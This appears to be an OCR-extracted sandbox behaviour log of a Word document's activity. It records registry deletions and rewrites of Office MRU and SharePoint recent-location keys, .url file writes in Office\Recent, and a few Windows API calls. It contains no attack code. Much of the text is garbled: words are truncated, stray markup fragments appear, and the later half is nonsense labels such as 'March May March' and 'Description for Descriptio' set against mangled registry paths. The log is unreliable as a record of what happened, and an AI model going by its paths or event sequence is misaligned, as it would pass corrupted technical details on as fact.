Vrite File	Path: %APPDATA%\Microsoft\Office\Recent\O-OO.DOC.url Type: VSDT_ASCII		2388
Pelete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\)>& Value: None		2388
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\1332625038.url) Return: 0		2388
dd File	Path: %APPDATA%\Microsoft\Office\Recent\1332625038.url Type: VSDT_ASCII		2388
Vrite File	Path: %APPDATA%\Microsoft\Office\Recent\1332625038.url Type: VSDT_ASCII		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Max Display Value: None		2388
Vrite Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Max Display Value: 19		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\item 1 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\item 2 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 3 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 4 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 5 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 6 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 7 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\item 8 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\item 9 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 10 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 11 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 12 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 13 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 14 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 15 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 16 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 17 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 18 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\tem 19 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 20 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 21 Value: None		2388
Call System API	API Name: GetDriveTypeW Args: (C\(\) Return: 3		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\tem 22 Value: None		2388
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\)) Return: 3		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\tem 23 Value: None		2388
elete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\tem 24 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\tem 25 Value: None		2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\\text{Microsoft\Schemas\text{\MS} Word_restart.xml}) Return: 0		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 26 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 27 Value: None		2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 28 Value: None		2388
Delete Registry Key			2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 29 Value: None		2000
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 29 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 30 Value: None		2388
Delete Registry Key			

March Marc			
March May March May March	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 32 Value: None	2388
Seminage 19	Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2388
March May March May	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 33 Value: None	2388
March Septing	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 34 Value: None	2388
Description Sequence Content	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 35 Value: None	2388
Description Description	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 36 Value: None	2388
No. 1967 1969 196	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 37 Value: None	2388
Description for Descriptio	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Word\Place MRU\Item 38 Value: None	2388
Description for Descriptio	Delete Registry Key	Kev: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 39 Value: None	2388
No. 1962 Comment April 20 Comment April 2		,	
Page Page			
December December	Delete Registry Rey	Noy. The I_OUTHERT_OURNOOT TWATELINGOSOMOINCOTTS.ONTOIGH lade in Collecting T Value. Note	2300
Deck Depty Sq	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 42 Value: None	2388
Manual Supplier Manual Sup	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 43 Value: None	2388
Month Signary Month Signar	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 44 Value: None	2388
March Mages Fig. Mages	Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\ltem 45 Value: None	2388
Description Description	Delete Registry Key	Kev: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 46 Value: None	2388
December December			
Description for Part Control		•	
Prof. Prof			
Description for Sept. INTEXT CONTINUES IN DESCRIPTAMENT DESCRIPTAMEN			
Description Part Part Description Part Part Description Part Part Description Part Part Description Part		•	
Design Sey Per			
Description No. NECL, CREET, USERS TO TRANSPORCE DESCRIPTION AND AND AND AND AND AND AND AND AND AN		•	
Continue Part Par	Delete Registry Key	•	
Death Englang No.	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None	2388
An International	Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2388
Desit Rigatily Noy	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None	2388
Data Beginty by May HRY CARREDT LIBREDT CHRISTICATION DECISION MANUAL RESIDENCY 2018 Dote Registy by May HRY CARREDT LIBREDT PRIMITATION DECISION MANUAL RESIDENCY PRIMITATION DECISION MANUAL RESIDENCY PRIMITATION DECISION MANUAL RESIDENCY PRIMITATION DECISION DECISION DECISION NEW PRIMITATION DECISION DECISION DECISION DECISION DECISION NEW PRIMITATION DECISION DECISION DECISION NEW PRIMITATION DECISION DECISION DECISION NEW PRIMITATION DECISION DECISION DECISION DECISION NEW PRIMITATION DECISION DECISION NEW PRIMITATION NEW PRIMITATION DECISION DECISION NEW PRIMITATION NEW PRIMITATION DECISION DECISION NEW PRIMITATION NEW PRIMITATION DECISION DECISION DECISION DECISION NEW PRIMITATION NEW PRIMITA	Call Service API	API Name: OpenServiceW Args: (a1a9bc0, Webclient, 5) Return: a1a9fa8	2388
Dece Regardy Prop	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None	2388
Decision Pages Page Pa	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None	2388
Decide Registy For Nor, INSEX_CURRENT_USERSOCT PONNEDWORDSOCROFICATION Communificance Loadon/ordsone/fortice 11 Value Nove 200	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None	2388
Debts Regativ Key	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None	2388
Debts Regativ Key		•	2388
Debts Rigiday Ney		•	
Debts Regardy Ney			
Decis Rigaty Ney		•	
Debet Registry Key Key IMEY_CURRENT_USERSOFTWAREIM/cont/ORIGINAT & Commonificent Localeral/BrienPuristille 18 Value hone 9 238 Debet Registry Key Key IMEY_CURRENT_USERSOFTWAREIM/cont/ORIGINAT Localeral/BrienPuristille 18 Value hone 9 238 Coll System ARI API Name Gedither/LyeW Angr (Cs) Return 3 238 Debet Registry Key Key IMEY_CURRENT_USERSOFTWAREIM/cont/ORIGINAT & Commonificent Localeral/BrienPuristille 18 Value hone 9 238 Debet Registry Key Key IMEY_CURRENT_USERSOFTWAREIM/cont/ORIGINAT & Commonificent Localeral/BrienPuristilla 18 Value hone 9 238 Debet Registry Key Key IMEY_CURRENT_USERSOFTWAREIM/cont/ORIGINAT & Commonificent Localeral/BrienPuristilla 18 Value hone 9 238 Debet Registry Key Key IMEY_CURRENT_USERSOFTWAREIM/cont/ORIGINATA & Commonificent Localeral/BrienPuristilla 20 Value hone 9 238 Debet Registry Key Key IMEY_CURRENT_USERSOFTWAREIM/cont/ORIGINATA & Commonificent Localeral/BrienPuristilla 20 Value hone 9 238 Debet Registry Key Key IMEY_CURRENT_USERSOFTWAREIM/cont/ORIGINATA & Commonificent Localeral/BrienPuristilla 20 Value hone 9 238 Debet Registry Key Key IMEY_CURRENT_USERSOFTWAREIM/cont/ORIGINATA & Commonificent Localeral/BrienPuristilla 20 Value hone 238		,	
Debit Rigitly Key		•	
Debts Registry Key		,	
Call System API API Namic GulDint TypeW Apys. (C.V) Raturs. 3 238 Delies Registy Key Key: HEKY. CLIREETT. USERS OF TWARE Microsoft Diffices 14.00 mmonificenent Locations/shame/herificial to Value. None 2.28 Delies Registy Key Key: HEKY. CLIREETT. USERS OF TWARE Microsoft Diffices 14.00 mmonificenent Locations/shame/herificial to Value. None 2.28 Delies Registy Key Key: HEKY. CLIREETT. USERS OF TWARE Microsoft Diffices 14.00 mmonificenent Locations/shame/herificial to Value. None 2.28 Delies Registy Key Key: HEKY. CLIREETT. USERS OF TWARE Microsoft Diffices 14.00 word rise MUNUax Display Value: 19 2.28 Delies Registy Key Key: HEKY. CLIREETT. USERS OF TWARE Microsoft Diffices 14.00 word rise MUNUax Display Value: 19 2.28 Delies Registy Key Key: HEKY. CLIREETT. USERS OF TWARE Microsoft Diffices 14.00 word rise MUNUax Display Value: 10 2.28 Cull Fleisphar API API Name: December Washing, (KAPPON TAN Microsoft Diffices 14.00 word rise MUNUars Display Value. None 2.28 Delies Registy Key Key: HEKY. CLIREETT. USERS OF TWARE Microsoft Diffices 14.00 word rise MUNUars Display Apie. None 2.28 Delies Registy Key Key: HEKY. CLIREETT. USERS OF TWARE Microsoft Diffices 14.00 word rise MUllion Ty Value. None 2.28 Delies Registy Key Key: HEKY. CLIREETT. USERS OF TWARE Microsoft Diffices 14.00 word rise			
Debie Registry Key Key: HKEY_LURERNT_USERSOFTWAREMonosokifolities 14.0 Common/Record Loadions/Shara-Part/Site 18 Value: None 2.88 Dakie Ragistry Key Key: HKEY_LURERNT_USERSOFTWAREMonosokifolities 14.0 Common/Record Loadions/Shara-Part/Site 19 Value: None 2.89 Debie Registry Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES AD Oxformer/Record Loadions/Shara-Part/Site 20 Value: None 2.89 Wills Registry Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES HINUMAN Deplay Value: To 2.80 Wills Registry Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES HINUMAN Deplay Value: To 2.80 Cell Floriday Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES HINUMAN Deplay Value: To 2.80 Cell Floriday Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES HINUMAN DEPLAY Value: None 2.80 Debies Registry Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES HINUMEN Value: None 2.80 Debies Registry Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES HINUMEN Value: None 2.80 Debies Registry Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES HINUMEN Value: None 2.80 Debies Registry Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES HINUMEN Value: None 2.80 Debies Registry Key Key: HKEY_LURERNT_USERSOFTWAREMONOSOKIFOLITIES HINUMEN Value: None	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None	2388
Debits Ragiuty Key Key: MEZY_LURRENT USERSOFTWAREMoresulfolficet (4.0/cmmoniRecent Locations/SharePurisdes 19 Valuer None 2.08 Debits Ragiuty Key Key: MEXY_LURRENT_USERSOFTWAREMoresulfolficet (4.0/cmmoniRecent Locations/SharePurisdes 20 Valuer None 2.08 Wille Registry Key Key: MEXY_LURRENT_USERSOFTWAREMoresulfolficet (4.0/word*in MUMbas Display Valuer 19 2.08 Debits Registry Key Key: MEXY_LURRENT_USERSOFTWAREMORESUlfolficet (4.0/word*in MUMbas Display Valuer 19 2.08 Debits Registry Key Key: MEXY_LURRENT_USERSOFTWAREMORESUlfolficet (4.0/word*in MUMbas Display Valuer 19 2.08 Debits Registry Key Key: MEXY_LURRENT_USERSOFTWAREMORESUlfolficet (4.0/word*in MUMbas Display Valuer None 2.08 Debits Ragiuty Key Key: MEXY_LURRENT_USERSOFTWAREMORESUlfolficet (4.0/word*in MUMbas Valuer None 2.08 Debits Ragiuty Key Key: MEXY_LURRENT_USERSOFTWAREMORESUlfolficet (4.0/word*in MUMbas Valuer None 2.08 Debits Ragiuty Key Key: MEXY_LURRENT_USERSOFTWAREMORESUlfolficet (4.0/word*in MUMbas Valuer None 2.08 Debits Ragiuty Key Key: MEXY_LURRENT_USERSOFTWAREMORESUlfolficet (4.0/word*in MUMbas Valuer None 2.08 Debits Ragiuty Key Key: MEXY_LURRENT_USERSOFTWAREMORESUlfolficet (4.0/word*in MUMbas Valuer None 2.08 Debits Ragiuty Key Key: MEXY_LURREN	Call System ADI		
Delies Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. O. Common Recent Locations Share Point Site 20 value. None 2.388 Delies Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. O. Word File. MEUMats. Digity Value. None 2.289 Dates Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. Word File. MEUMan to Value. To some 2.289 Dates Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. Word File. MEUMan to Value. None 2.288 Cell Flespath API API Name. Dissibelief W. Ager, (SAPPDAT TAS/Microsoft Office H. O. Word File. MEUMan to Value. None 2.288 Deles Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. Word File. MEUMan to Value. None 2.288 Deles Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. Word File. MEUMan to Value. None 2.288 Deles Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. Word File. MEUMan to Value. None 2.288 Deles Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. Word File. MEUMan to Value. None 2.288 Deles Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. Word File. MEUMan to Value. None 2.288 Deles Registy Key Key, HKEY_CURRENT USERSOFTWARE Microsoft Office H. O. Word File. MEUMan to Value. None 2.288	Call System API	API Name: GetDrive I ypeW Args: (C\(\) Return: 3	2388
Debic Registy Key			
With Regulaty Key Key: HIREY_CURRENT_USERSOFTWARE/Microsoft/Clincal14.0/Word-File MRU/Men 1 Palaer	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None	2388
Debte Registry Key	Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None	2388 2388
Call Filesystem API API Name: DeleteFielW Args. (%APPDATA%MorosoftOffice/RecentLinkY) Return: 0 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice/HA (DWordFile MRUlten 3 Value: None 1 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice/HA (DWordFile MRUlten 3 Value: None 2 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice/HA (DWordFile MRUlten 5 Value: None 1 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice/HA (DWordFile MRUlten 5 Value: None 1 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMIcrosoftOffice/HA (DWordFile MRUlten 6 Value: None 1 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMIcrosoftOffice/HA (DWordFile MRUlten 8 Value: None 1 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMIcrosoftOffice/HA (DWordFile MRUlten 8 Value: None 1 238 Cull System API API Name: GelDriveTypeW Args: (%IECMFALS) Return: 3 1 238 Cull System API API Name: GelDriveTypeW Args: (%IECMFALS) Return: 3 2 238 Cull System API API Name: GelDriveTypeW Args: (%USERFROFILES) Return: 3 2 238 C	Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None	2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice!14.0WordFile MRUItlens 2 value: None 5.38 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice!14.0WordFile MRUItlens 4 value: None 5.0 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice!14.0WordFile MRUItlens 6 Value: None 6.0 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice!14.0WordFile MRUItlens 6 Value: None 6.0 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice!14.0WordFile MRUItlens 7 Value: None 6.0 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoftOffice!14.0WordFile MRUItlens 7 Value: None 6.0 238 Delete Registry Key API Name: GelDriveTypeW Args: (YMorking)Pife! Neturn: 3 6.0 238 Call System API API Name: GelDriveTypeW Args: (YMOrking)Pife! Neturn: 3 6.0 238 Call System API API Name: GelDriveTypeW Args: (YUSERSOFTWAREMICROSOFT)RETHIN 3 6.0 238 Call System API API Name: GelDriveTypeW Args: (YUSERSOFTWAREMICROSOFT)Rethurs 6.0 238 Call System API API Name: GelDriveTypeW Args: (YUSERSOFTWAREMICROSOFT)Rethurs 6.0 238 <	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None	2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0WordFile MRUItlem 4 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0WordFile MRUItlem 6 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0WordFile MRUItlem 6 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0WordFile MRUItlem 6 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0WordFile MRUItlem 6 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0WordFile MRUItlem 6 Value: None 2388 Call System API API Name: GelDriveTypeW Args: ("WordkingDrivs) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: ("WUSERPROFILE:NAppOtatin) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: ("WUSERPROFILE:NAppOtatin) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: ("WUSERPROFILE:Na) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: ("WUSERPROFILE:Na) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: ("WUSERPROFILE:Na) Return: 3 2388 Delete Registry Key	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19	2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 5 Value: None 238 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 6 Value: None 238 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 6 Value: None 238 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 8 Value: None 238 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 8 Value: None 238 Call System API API Name: GelDrive TypeW Args: (*WorkingDri%) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KEMPIN) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMcrosoftOffice/14 ()Wor	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None	2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 5 Value: None 238 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 6 Value: None 238 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 6 Value: None 238 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 8 Value: None 238 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWAREIMcrosoftOffice/14 ()WordFile MRUItlem 8 Value: None 238 Call System API API Name: GelDrive TypeW Args: (*WorkingDri%) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KEMPIN) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Call System API API Name: GelDrive TypeW Args: (*KUSERPROFILEWARE) Return: 3 238 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMcrosoftOffice/14 ()Wor	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA\s\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None	2388 2388 2388 2388 2388 2388
Delete Registry Key Key; HKEY_CURRENT_USERSOFTWAREMicrosoftOffice14.0WordFile MRUItem 5 Value: None 2388 Delete Registry Key Key; HKEY_CURRENT_USERSOFTWAREMicrosoftOffice14.0WordFile MRUItem 7 Value: None 2388 Delete Registry Key Key; HKEY_CURRENT_USERSOFTWAREMicrosoftOffice14.0WordFile MRUItem 7 Value: None 2388 Delete Registry Key Key; HKEY_CURRENT_USERSOFTWAREMicrosoftOffice14.0WordFile MRUItem 8 Value: None 2388 Call System API API Name: GelDrivoTypeW Args: (%trEMP%) Return: 3 2388 Call System API API Name: GelDrivoTypeW Args: (%trEMP%) Return: 3 2388 Call System API API Name: GelDrivoTypeW Args: (%trEMP%) Return: 3 2388 Call System API API Name: GelDrivoTypeW Args: (%tJCOALAPPDATA%)) Return: 3 2388 Call System API API Name: GelDrivoTypeW Args: (%tJCOALAPPDATA%)) Return: 3 2388 Call System API API Name: GelDrivoTypeW Args: (%tJCEALAPPDATA%) Return: 3 2388 Call System API API Name: GelDrivoTypeW Args: (%tJCEALAPPCATA%) Return: 3 2388 Call System API API Name: GelDrivoTypeW Args: (%tJCEALAPPCATA%) Return: 3 2388 Call System API API Name: GelDrivoTypeW Args: (%tJCEALAPPCATA%) Return: 3 2388 Dele	Delete Registry Key 